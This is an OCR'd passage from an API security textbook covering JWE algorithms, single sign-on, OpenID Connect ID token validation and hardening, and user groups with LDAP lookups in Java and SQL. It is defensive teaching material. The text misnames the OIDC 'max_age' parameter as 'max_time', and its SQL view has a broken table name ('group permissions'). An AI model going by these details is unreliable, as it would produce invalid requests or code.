


Figure 7.9 When using public key cryptography, a JWT needs to be first signed and then encrypted to ensure confidentiality and integrity as no standard algorithm provides both properties. You should use separate keys for signing and encryption even if the algorithms are compatible.

Table 7.3 JOSE public key encryption algorithms

JWE Algorithm	Details	Comments
`RSA1_5`	RSA with PKCS#1 v1.5 padding	This mode is insecure and should not be used.
`RSA-OAEP`	RSA with OAEP padding using SHA-1	OAEP is secure but RSA decryption is slow, and encryption produces large JWTs.
`RSA-OAEP-256`	RSA with OAEP padding using SHA-256	
`ECDH-ES`	Elliptic Curve Integrated Encryption Scheme (ECIES)	A secure encryption algorithm but the `epk` header it adds can be bulky. Best when used with the X25519 or X448 curves.
`ECDH-ES+A128KW`	ECDH-ES with an extra AES key-wrapping step	
`ECDH-ES+A192KW`		
`ECDH-ES+A256KW`		

WARNING Most of the JWE algorithms are secure, apart from `RSA1_5` which uses the older PKCS#1 version 1.5 padding algorithm. There are known attacks against this algorithm, so you should not use it. This padding mode was replaced by Optimal Asymmetric Encryption Padding (OAEP) that was

standardized in version 2 of PKCS#1. OAEP uses a hash function internally, so there are two variants included in JWE: one using SHA-1, and one using SHA-256. Because SHA-1 is no longer considered secure, you should prefer the SHA-256 variant, although there are no known attacks against it when used with OAEP. However, even OAEP has some downsides because it's a complicated algorithm and less widely implemented. RSA encryption also produces larger ciphertext than other modes and the decryption operation is very slow, which is a problem for an access token that may need to be decrypted many times.

7.4.6 Letting the AS decrypt the tokens

An alternative to using public key signing and encryption would be for the AS to encrypt access tokens with a symmetric authenticated encryption algorithm, such as the ones you learned about in chapter 6. Rather than sharing this symmetric key with every API, they instead call the token introspection endpoint to validate the token rather than verifying it locally. Because the AS does not need to perform a database lookup to validate the token, it may be easier to horizontally scale the AS in this case by adding more servers to handle increased traffic.

This pattern allows the format of access tokens to change over time because only the AS validates tokens. In software engineering terms, the choice of token format is encapsulated by the AS and hidden from resource servers, while with public key signed JWTs, each API knows how to validate tokens, making it much harder to change the representation later. More sophisticated patterns for managing access tokens for microservice environments are covered in part 4.

Pop quiz

8 Which key is used to validate a public key signature?

a The public key
b The private key

The answer is at the end of the chapter.

7.5 Single sign-on

One of the advantages of OAuth2 is the ability to centralize authentication of users at the AS, providing a single sign-on (SSO) experience (figure 7.10). When the user's client needs to access an API, it redirects the user to the AS authorization endpoint to get an access token. At this point the AS authenticates the user and asks for consent for the client to be allowed access. Because this happens within a web browser, the AS typically creates a session cookie, so that the user does not have to login again.

If the user then starts using a different client, such as a different web application, they will be redirected to the AS again. But this time the AS will see the existing session




Figure 7.10 OAuth2 enables single sign-on for users. As clients delegate to the AS to get access tokens, the AS is responsible for authenticating all users. If the user has an existing session with the AS, then they don't need to be authenticated again, providing a seamless SSO experience.

cookie and won't prompt the user to log in. This even works for mobile apps from different developers if they are installed on the same device and use the system browser for OAuth flows, as recommended in section 7.3. The AS may also remember which scopes a user has granted to clients, allowing the consent screen to be skipped when a user returns to that client. In this way, OAuth can provide a seamless SSO experience for users replacing traditional SSO solutions. When the user logs out, the client can revoke their access or refresh token using the OAuth token revocation endpoint, which will prevent further access.

WARNING Though it might be tempting to reuse a single access token to provide access to many different APIs within an organization, this increases the risk if a token is ever stolen. Prefer to use separate access tokens for each different API.

7.6 OpenID Connect

OAuth can provide basic SSO functionality, but the primary focus is on delegated third-party access to APIs rather than user identity or session management. The OpenID Connect (OIDC) suite of standards (https://openid.net/developers/specs/) extend OAuth2 with several features:

- A standard way to retrieve identity information about a user, such as their name, email address, postal address, and telephone number. The client can access a *UserInfo* endpoint to retrieve identity claims as JSON using an OAuth2 access token with standard OIDC scopes.
- A way for the client to request that the user is authenticated even if they have an existing session, and to ask for them to be authenticated in a particular way, such as with two-factor authentication. While obtaining an OAuth2 access token may involve user authentication, it's not guaranteed that the user was even present when the token was issued or how recently they logged in. OAuth2 is primarily a delegated access protocol, whereas OIDC provides a full authentication protocol. If the client needs to positively authenticate a user, then OIDC should be used.
- Extensions for session management and logout, allowing clients to be notified when a user logs out of their session at the AS, enabling the user to log out of all clients at once (known as *single logout*).

Although OIDC is an extension of OAuth, it rearranges the pieces a bit because the API that the client wants to access (the UserInfo endpoint) is part of the AS itself (figure 7.11). In a normal OAuth2 flow, the client would first talk to the AS to obtain an access token and then talk to the API on a separate resource server.

DEFINITION In OIDC, the AS and RS are combined into a single entity known as an *OpenID Provider* (OP). The client is known as a *Relying Party* (RP).

The most common use of OIDC is for a website or app to delegate authentication to a third-party identity provider. If you've ever logged into a website using your Google or Facebook account, you're using OIDC behind the scenes, and many large social media companies now support this.

7.6.1 ID tokens

If you follow the OAuth2 recommendations in this chapter, then finding out who a user is involves three roundtrips to the AS for the client:

1. First, the client needs to call the authorization endpoint to get an authorization code.
2. Then the client exchanges the code for an access token.
3. Finally, the client can use the access token to call the UserInfo endpoint to retrieve the identity claims for the user.




Figure 7.11 In OpenID Connect, the client accesses APIs on the AS itself, so there are only two entities involved compared to the three in normal OAuth. The client is known as the Relying Party (RP), while the combined AS and API is known as an OpenID Provider (OP).

This is a lot of overhead before you even know the user's name, so OIDC provides a way to return some of the identity and authentication claims about a user as a new type of token known as an *ID token*, which is a signed and optionally encrypted JWT. This token can be returned directly from the token endpoint in step 2, or even directly from the authorization endpoint in step 1, in a variant of the implicit flow. There is also a hybrid flow in which the authorization endpoint returns an ID token directly along with an authorization code that the client can then exchange for an access token.

DEFINITION An *ID token* is a signed and optionally encrypted JWT that contains identity and authentication claims about a user.

To validate an ID token, the client should first process the token as a JWT, decrypting it if necessary and verifying the signature. When a client registers with an OIDC provider, it specifies the ID token signing and encryption algorithms it wants to use and can supply public keys to be used for encryption, so the client should ensure that the

received ID token uses these algorithms. The client should then verify the standard JWT claims in the ID token, such as the expiry, issuer, and audience values as described in chapter 6. OIDC defines several additional claims that should also be verified, described in table 7.4.

Table 7.4 ID token standard claims

Claim	Purpose	Notes
`azp`	Authorized Party	An ID token can be shared with more than one party and so have multiple values in the audience claim. The `azp` claim lists the client the ID token was initially issued to. A client directly interacting with an OIDC provider should verify that it's the authorized party if more than one party is in the audience.
`auth_time`	User authentication time	The time at which the user was authenticated as seconds from the UNIX epoch.
`nonce`	Anti-replay nonce	A unique random value that the client sends in the authentication request. The client should verify that the same value is included in the ID token to prevent replay attacks—see section 7.6.2 for details.
`acr`	Authentication context Class Reference	Indicates the overall strength of the user authentication performed. This is a string and specific values are defined by the OP or by other standards.
`amr`	Authentication Methods References	An array of strings indicating the specific methods used. For example, it might contain `["password", "otp"]` to indicate that the user supplied a password and a one-time password.

When requesting authentication, the client can use extra parameters to the authorization endpoint to indicate how the user should be authenticated. For example, the `max_time` parameter can be used to indicate how recently the user must have authenticated to be allowed to reuse an existing login session at the OP, and the `acr_values` parameter can be used to indicate acceptable authentication levels of assurance. The `prompt=login` parameter can be used to force reauthentication even if the user has an existing session that would satisfy any other constraints specified in the authentication request, while `prompt=none` can be used to check if the user is currently logged in without authenticating them if they are not.

WARNING Just because a client requested that a user be authenticated in a certain way does not mean that they will be. Because the request parameters are exposed as URL query parameters in a redirect, the user could alter them to remove some constraints. The OP may not be able to satisfy all requests for other reasons. The client should always check the claims in an ID token to make sure that any constraints were satisfied.

7.6.2 Hardening OIDC

While an ID token is protected against tampering by the cryptographic signature, there are still several possible attacks when an ID token is passed back to the client in the URL from the authorization endpoint in either the implicit or hybrid flows:

- The ID token might be stolen by a malicious script running in the same browser, or it might leak in server access logs or the HTTP `Referer` header. Although an ID token does not grant access to any API, it may contain personal or sensitive information about the user that should be protected.
- An attacker may be able to capture an ID token from a legitimate login attempt and then replay it later to attempt to login as a different user. A cryptographic signature guarantees only that the ID token was issued by the correct OP but does not by itself guarantee that it was issued in response to this specific request.

The simplest defense against these attacks is to use the authorization code flow with PKCE as recommended for all OAuth2 flows. In this case the ID token is only issued by the OP from the token endpoint in response to a direct HTTPS request from the client. If you decide to use a hybrid flow to receive an ID token directly in the redirect back from the authorization endpoint, then OIDC includes several protections that can be employed to harden the flow:

- The client can include a random `nonce` parameter in the request and verify that the same nonce is included in the ID token that is received in response. This prevents replay attacks as the nonce in a replayed ID token will not match the fresh value sent in the new request. The nonce should be randomly generated and stored on the client just like the OAuth `state` parameter and the PKCE `code_challenge`. (Note that the nonce parameter is unrelated to a nonce used in encryption as covered in chapter 6.)
- The client can request that the ID token is encrypted using a public key supplied during registration or using AES encryption with a key derived from the client secret. This prevents sensitive personal information being exposed if the ID token is intercepted. Encryption alone does not prevent replay attacks, so an OIDC nonce should still be used in this case.
- The ID token can include `c_hash` and `at_hash` claims that contain cryptographic hashes of the authorization code and access token associated with a request. The client can compare these to the actual authorization code and access token it receives to make sure that they match. Together with the nonce and cryptographic signature, this effectively prevents an attacker swapping the authorization code or access token in the redirect URL when using the hybrid or implicit flows.

TIP You can use the same random value for the OAuth `state` and OIDC `nonce` parameters to avoid having to generate and store both on the client.

The additional protections provided by OIDC can mitigate many of the problems with the implicit grant. But they come at a cost of increased complexity compared with the authorization code grant with PKCE, because the client must perform several complex cryptographic operations and check many details of the ID token during validation. With the auth code flow and PKCE, the checks are performed by the OP when the code is exchanged for access and ID tokens.

7.6.3 Passing an ID token to an API

Given that an ID token is a JWT and is intended to authenticate a user, it's tempting to use them for authenticating users to your API. This can be a convenient pattern for first-party clients, because the ID token can be used directly as a stateless session token. For example, the Natter web UI could use OIDC to authenticate a user and then store the ID token as a cookie or in local storage. The Natter API would then be configured to accept the ID token as a JWT, verifying it with the public key from the OP. An ID token is not appropriate as a replacement for access tokens when dealing with third-party clients for the following reasons:

- ID tokens are not scoped, and the user is asked only for consent for the client to access their identity information. If the ID token can be used to access APIs then any client with an ID token can act as if they are the user without any restrictions.
- An ID token authenticates a user to the client and is not intended to be used by that client to access an API. For example, imagine if Google allowed access to its APIs based on an ID token. In that case, any website that allowed its users to log in with their Google account (using OIDC) would then be able to replay the ID token back to Google's own APIs to access the user's data without their consent.
- To prevent these kinds of attacks, an ID token has an audience claim that only lists the client. An API should reject any JWT that does not list that API in the audience.
- If you're using the implicit or hybrid flows, then the ID token is exposed in the URL during the redirect back from the OP. When an ID token is used for access control, this has the same risks as including an access token in the URL as the token may leak or be stolen.

You should therefore not use ID tokens to grant access to an API.

> **NOTE** Never use ID tokens for access control for third-party clients. Use access tokens for access and ID tokens for identity. ID tokens are like usernames; access tokens are like passwords.

Although you shouldn't use an ID token to allow access to an API, you may need to look up identity information about a user while processing an API request or need to enforce specific authentication requirements. For example, an API for initiating financial transactions may want assurance that the user has been freshly authenticated

using a strong authentication mechanism. Although this information can be returned from a token introspection request, this is not always supported by all authorization server software. OIDC ID tokens provide a standard token format to verify these requirements. In this case, you may want to let the client pass in a signed ID token that it has obtained from a trusted OP. When this is allowed, the API should accept the ID token only in addition to a normal access token and make all access control decisions based on the access token.

When the API needs to access claims in the ID token, it should first verify that it's from a trusted OP by validating the signature and issuer claims. It should also ensure that the subject of the ID token exactly matches the resource owner of the access token or that there is some other trust relationship between them. Ideally, the API should then ensure that its own identifier is in the audience of the ID token and that the client's identifier is the authorized party (`azp` claim), but not all OP software supports setting these values correctly in this case. Listing 7.13 shows an example of validating the claims in an ID token against those in an access token that has already been used to authenticate the request. Refer to the `SignedJwtAccessToken` store for details on configuring the JWT verifier.

Listing 7.13 Validating an ID token

```
var idToken = request.headers("X-ID-Token");
var claims = verifier.process(idToken, null);

if (!expectedIssuer.equals(claims.getIssuer())) {
    throw new IllegalArgumentException(
            "invalid id token issuer");
}
if (!claims.getAudience().contains(expectedAudience)) {
    throw new IllegalArgumentException(
            "invalid id token audience");
}

var client = request.attribute("client_id");
var azp = claims.getStringClaim("azp");
if (client != null && azp != null && !azp.equals(client)) {
    throw new IllegalArgumentException(
            "client is not authorized party");
}

var subject = request.attribute("subject");
if (!subject.equals(claims.getSubject())) {
    throw new IllegalArgumentException(
            "subject does not match id token");
}

request.attribute("id_token.claims", claims);
```

Extract the ID token from the request and verify the signature.

Ensure the token is from a trusted issuer and that this API is the intended audience.

If the ID token has an azp claim, then ensure it's for the same client that is calling the API.

Check that the subject of the ID token matches the resource owner of the access token.

Store the verified ID token claims in the request attributes for further processing.

Answers to pop quiz questions

1. d and e. Whether scopes or permissions are more fine-grained varies from case to case.
2. a and e. The implicit grant is discouraged because of the risk of access tokens being stolen. The ROPC grant is discouraged because the client learns the user's password.
3. a. Mobile apps should be public clients because any credentials embedded in the app download can be easily extracted by users.
4. a. Claimed HTTPS URIs are more secure.
5. True. PKCE provides security benefits in all cases and should always be used.
6. d.
7. c.
8. a. The public key is used to validate a signature.

Summary

- Scoped tokens allow clients to be given access to some parts of your API but not others, allowing users to delegate limited access to third-party apps and services.
- The OAuth2 standard provides a framework for third-party clients to register with your API and negotiate access with user consent.
- All user-facing API clients should use the authorization code grant with PKCE to obtain access tokens, whether they are traditional web apps, SPAs, mobile apps, or desktop apps. The implicit grant should no longer be used.
- The standard token introspection endpoint can be used to validate an access token, or JWT-based access tokens can be used to reduce network roundtrips. Refresh tokens can be used to keep token lifetimes short without disrupting the user experience.
- The OpenID Connect standard builds on top of OAuth2, providing a comprehensive framework for offloading user authentication to a dedicated service. ID tokens can be used for user identification but should be avoided for access control.

8 Identity-based access control

This chapter covers

- Organizing users into groups
- Simplifying permissions with role-based access control
- Implementing more complex policies with attribute-based access control
- Centralizing policy management with a policy engine

As Natter has grown, the number of access control list (ACL; chapter 3) entries has grown too. ACLs are simple, but as the number of users and objects that can be accessed through an API grows, the number of ACL entries grows along with them. If you have a million users and a million objects, then in the worst case you could end up with a billion ACL entries listing the individual permissions of each user for each object. Though that approach can work with fewer users, it becomes more of a problem as the user base grows. This problem is particularly bad if permissions are centrally managed by a system administrator (mandatory access control, or MAC, as discussed in chapter 7), rather than determined by individual users (discretionary access control, or DAC). If permissions are not removed when no longer required,

users can end up accumulating privileges, violating the principle of least privilege. In this chapter you'll learn about alternative ways of organizing permissions in the *identity-based access control* model. In chapter 9, we'll look at alternative non-identity-based access control models.

> **DEFINITION** *Identity-based access control* (IBAC) determines what you can do based on who you are. The user performing an API request is first authenticated and then a check is performed to see if that user is authorized to perform the requested action.

8.1 Users and groups

One of the most common approaches to simplifying permission management is to collect related users into groups, as shown in figure 8.1. Rather than the subject of an access control decision always being an individual user, groups allow permissions to be assigned to collections of users. There is a many-to-many relationship between users and groups: a group can have many members, and a user can belong to many groups. If the membership of a group is defined in terms of subjects (which may be either users or other groups), then it is also possible to have groups be members of other groups, creating a hierarchical structure. For example, you might define a group for employees and another one for customers. If you then add a new group for project managers, you could add this group to the employees' group: all project managers are employees.




Figure 8.1 Groups are added as a new type of subject. Permissions can then be assigned to individual users or to groups. A user can be a member of many groups and each group can have many members.

The advantage of groups is that you can now assign permissions to groups and be sure that all members of that group have consistent permissions. When a new software engineer joins your organization, you can simply add them to the "software engineers" group rather than having to remember all the individual permissions that they need to get their job done. And when they change jobs, you simply remove them from that group and add them to a new one.

UNIX groups

Another advantage of groups is that they can be used to compress the permissions associated with an object in some cases. For example, the UNIX file system stores permissions for each file as a simple triple of permissions for the current user, the user's group, and anyone else. Rather than storing permissions for many individual users, the owner of the file can assign permissions to only a single pre-existing group, dramatically reducing the amount of data that must be stored for each file. The downside of this compression is that if a group doesn't exist with the required members, then the owner may have to grant access to a larger group than they would otherwise like to.

The implementation of simple groups is straightforward. Currently in the Natter API you have written, there is a `users` table and a `permissions` table that acts as an ACL linking users to permissions within a space. To add groups, you could first add a new table to indicate which users are members of which groups:

```
CREATE TABLE group_members(
    group_id VARCHAR(30) NOT NULL,
    user_id VARCHAR(30) NOT NULL REFERENCES users(user_id));
CREATE INDEX group_member_user_idx ON group_members(user_id);
```

When the user authenticates, you can then look up the groups that user is a member of and add them as an additional request attribute that can be viewed by other processes. Listing 8.1 shows how groups could be looked up in the `authenticate()` method in `UserController` after the user has successfully authenticated.

Listing 8.1 Looking up groups during authentication

```
if (hash.isPresent() && SCryptUtil.check(password, hash.get())) {
    request.attribute("subject", username);

    var groups = database.findAll(String.class,
        "SELECT DISTINCT group_id FROM group_members " +
                "WHERE user_id = ?", username);
    request.attribute("groups", groups);
}
```

Set the user's groups as a new attribute on the request.

Look up all groups that the user belongs to.

You can then either change the `permissions` table to allow either a user or group ID to be used (dropping the foreign key constraint to the users table):

```
CREATE TABLE permissions(
    space_id INT NOT NULL REFERENCES spaces(space_id),
    user_or_group_id VARCHAR(30) NOT NULL,
    perms VARCHAR(3) NOT NULL);
```

Allow either a user or group ID.

or you can create two separate permission tables and define a view that performs a union of the two:

```
CREATE TABLE user_permissions(…);
CREATE TABLE group_permissions(…);
CREATE VIEW permissions(space_id, user_or_group_id, perms) AS
    SELECT space_id, user_id, perms FROM user_permissions
    UNION ALL
    SELECT space_id, group_id, perms FROM group permissions;
```

To determine if a user has appropriate permissions, you would query first for individual user permissions and then for permissions associated with any groups the user is a member of. This can be accomplished in a single query, as shown in listing 8.2, which adjusts the `requirePermission` method in `UserController` to take groups into account by building a dynamic SQL query that checks the permissions table for both the username from the subject attribute of the request and any groups the user is a member of. Dalesbred has support for safely constructing dynamic queries in its `QueryBuilder` class, so you can use that here for simplicity.

> **TIP** When building dynamic SQL queries, be sure to use only placeholders and never include user input directly in the query being built to avoid SQL injection attacks, which are discussed in chapter 2. Some databases support *temporary tables*, which allow you to insert dynamic values into the temporary table and then perform a SQL `JOIN` against the temporary table in your query. Each transaction sees its own copy of the temporary table, avoiding the need to generate dynamic queries.

Listing 8.2 Taking groups into account when looking up permissions

```
public Filter requirePermission(String method, String permission) {
    return (request, response) -> {
        if (!method.equals(request.requestMethod())) {
            return;
        }

        requireAuthentication(request, response);

        var spaceId = Long.parseLong(request.params(":spaceId"));
        var username = (String) request.attribute("subject");
        List<String> groups = request.attribute("groups");

        var queryBuilder = new QueryBuilder(
                "SELECT perms FROM permissions " +
                    "WHERE space_id = ? " +
                    "AND (user_or_group_id = ?", spaceId, username);
```

Look up the groups the user is a member of.

Build a dynamic query to check permissions for the user.

```
        for (var group : groups) {
            queryBuilder.append(" OR user_or_group_id = ?", group);
        }
        queryBuilder.append(")");

        var perms = database.findAll(String.class,
                queryBuilder.build());
        if (perms.stream().noneMatch(p -> p.contains(permission))) {
            halt(403);
        }
    };
}
```

Include any groups in the query.

Fail if none of the permissions for the user or groups allow this action.

You may be wondering why you would split out looking up the user's groups during authentication to then just use them in a second query against the `permissions` table during access control. It would be more efficient instead to perform a single query that automatically checked the groups for a user using a `JOIN` or sub-query against the group membership table, such as the following:

```
SELECT perms FROM permissions
 WHERE space_id = ?
   AND (user_or_group_id = ?
    OR user_or_group_id IN
    (SELECT DISTINCT group_id
       FROM group_members
      WHERE user_id = ?))
```

Check for permissions for this user directly.

Check for permissions for any groups the user is a member of.

Although this query is more efficient, it is unlikely that the extra query of the original design will become a significant performance bottleneck. But combining the queries into one has a significant drawback in that it violates the layering of authentication and access control. As far as possible, you should ensure that all user attributes required for access control decisions are collected during the authentication step, and then decide if the request is authorized using these attributes. As a concrete example of how violating this layering can cause problems, consider what would happen if you changed your API to use an external user store such as LDAP (discussed in the next section) or an OpenID Connect identity provider (chapter 7). In these cases, the groups that a user is a member of are likely to be returned as additional attributes during authentication (such as in the ID token JWT) rather than exist in the API's own database.

8.1.1 LDAP groups

In many large organizations, including most companies, users are managed centrally in an LDAP (Lightweight Directory Access Protocol) directory. LDAP is designed for storing user information and has built-in support for groups. You can learn more about LDAP at https://ldap.com/basic-ldap-concepts/. The LDAP standard defines the following two forms of groups:

1. *Static groups* are defined using the `groupOfNames` or `groupOfUniqueNames` object classes,[1] which explicitly list the members of the group using the `member` or `uniqueMember` attributes. The difference between the two is that `groupOfUniqueNames` forbids the same member being listed twice.
2. *Dynamic groups* are defined using the `groupOfURLs` object class, where the membership of the group is given by a collection of LDAP URLs that define search queries against the directory. Any entry that matches one of the search URLs is a member of the group.

Some directory servers also support *virtual static groups*, which look like static groups but query a dynamic group to determine the membership. Dynamic groups can be useful when groups become very large, because they avoid having to explicitly list every member of the group, but they can cause performance problems as the server needs to perform potentially expensive search operations to determine the members of a group.

To find which static groups a user is a member of in LDAP, you must perform a search against the directory for all groups that have that user's *distinguished name* as a value of their `member` attribute, as shown in listing 8.3. First, you need to connect to the LDAP server using the Java Naming and Directory Interface (JNDI) or another LDAP client library. Normal LDAP users typically are not permitted to run searches, so you should use a separate JNDI `InitialDirContext` for looking up a user's groups, configured to use a connection user that has appropriate permissions. To find the groups that a user is in, you can use the following search filter, which finds all LDAP `groupOfNames` entries that contain the given user as a member:

```
(&(objectClass=groupOfNames)(member=uid=test,dc=example,dc=org))
```

To avoid LDAP injection vulnerabilities (explained in chapter 2), you can use the facilities in JNDI to let search filters have parameters. JNDI will then make sure that any user input in these parameters is properly escaped before passing it to the LDAP directory. To use this, replace the user input in the field with a numbered parameter (starting at 0) in the form `{0}` or `{1}` or `{2}`, and so on, and then supply an `Object` array with the actual arguments to the `search` method. The names of the groups can then be found by looking up the CN (Common Name) attribute on the results.

Listing 8.3 Looking up LDAP groups for a user

```
import javax.naming.*;
import javax.naming.directory.*;
import java.util.*;

private List<String> lookupGroups(String username)
        throws NamingException {
    var props = new Properties();
```

[1] An *object class* in LDAP defines the schema of a directory entry, describing which attributes it contains.

```
    props.put(Context.INITIAL_CONTEXT_FACTORY,
              "com.sun.jndi.ldap.LdapCtxFactory");
    props.put(Context.PROVIDER_URL, ldapUrl);
    props.put(Context.SECURITY_AUTHENTICATION, "simple");
    props.put(Context.SECURITY_PRINCIPAL, connUser);
    props.put(Context.SECURITY_CREDENTIALS, connPassword);

    var directory = new InitialDirContext(props);

    var searchControls = new SearchControls();
    searchControls.setSearchScope(
            SearchControls.SUBTREE_SCOPE);
    searchControls.setReturningAttributes(
            new String[]{"cn"});

    var groups = new ArrayList<String>();
    var results = directory.search(
        "ou=groups,dc=example,dc=com",
        "(&(objectClass=groupOfNames)" +
        "(member=uid={0},ou=people,dc=example,dc=com))",
        new Object[]{ username },
        searchControls);

    while (results.hasMore()) {
        var result = results.next();
        groups.add((String) result.getAttributes()
            .get("cn").get(0));
    }

    directory.close();

    return groups;
}
```

Set up the connection details for the LDAP server.

Search for all groups with the user as a member.

Use query parameters to avoid LDAP injection vulnerabilities.

Extract the CN attribute of each group the user is a member of.

To make looking up the groups a user belongs to more efficient, many directory servers support a virtual attribute on the user entry itself that lists the groups that user is a member of. The directory server automatically updates this attribute as the user is added to and removed from groups (both static and dynamic). Because this attribute is nonstandard, it can have different names but is often called `isMemberOf` or something similar. Check the documentation for your LDAP server to see if it provides such an attribute. Typically, it is much more efficient to read this attribute than to search for the groups that a user is a member of.

TIP If you need to search for groups regularly, it can be worthwhile to cache the results for a short period to prevent excessive searches on the directory.

Pop quiz

1. True or False: In general, can groups contain other groups as members?
2. Which three of the following are common types of LDAP groups?
   a. Static groups
   b. Abelian groups
   c. Dynamic groups
   d. Virtual static groups
   e. Dynamic static groups
   f. Virtual dynamic groups
3. Given the following LDAP filter:

   ```
   (&(objectClass=#A)(member=uid=alice,dc=example,dc=com))
   ```

   which one of the following object classes would be inserted into the position marked #A to search for static groups Alice belongs to?

   a. `group`
   b. `herdOfCats`
   c. `groupOfURLs`
   d. `groupOfNames`
   e. `gameOfThrones`
   f. `murderOfCrows`
   g. `groupOfSubjects`

The answers are at the end of the chapter.

8.2 Role-based access control

Although groups can make managing large numbers of users simpler, they do not fully solve the difficulties of managing permissions for a complex API. First, almost all implementations of groups still allow permissions to be assigned to individual users as well as to groups. This means that to work out who has access to what, you still often need to examine the permissions for all users as well as the groups they belong to. Second, because groups are often used to organize users for a whole organization (such as in a central LDAP directory), they sometimes cannot be very useful distinctions for your API. For example, the LDAP directory might just have a group for all software engineers, but your API needs to distinguish between backend and frontend engineers, QA, and scrum masters. If you cannot change the centrally managed groups, then you are back to managing permissions for individual users. Finally, even when groups are a good fit for an API, there may be large numbers of fine-grained permissions assigned to each group, making it difficult to review the permissions.

To address these drawbacks, *role-based access control* (RBAC) introduces the notion of *role* as an intermediary between users and permissions, as shown in figure 8.2.

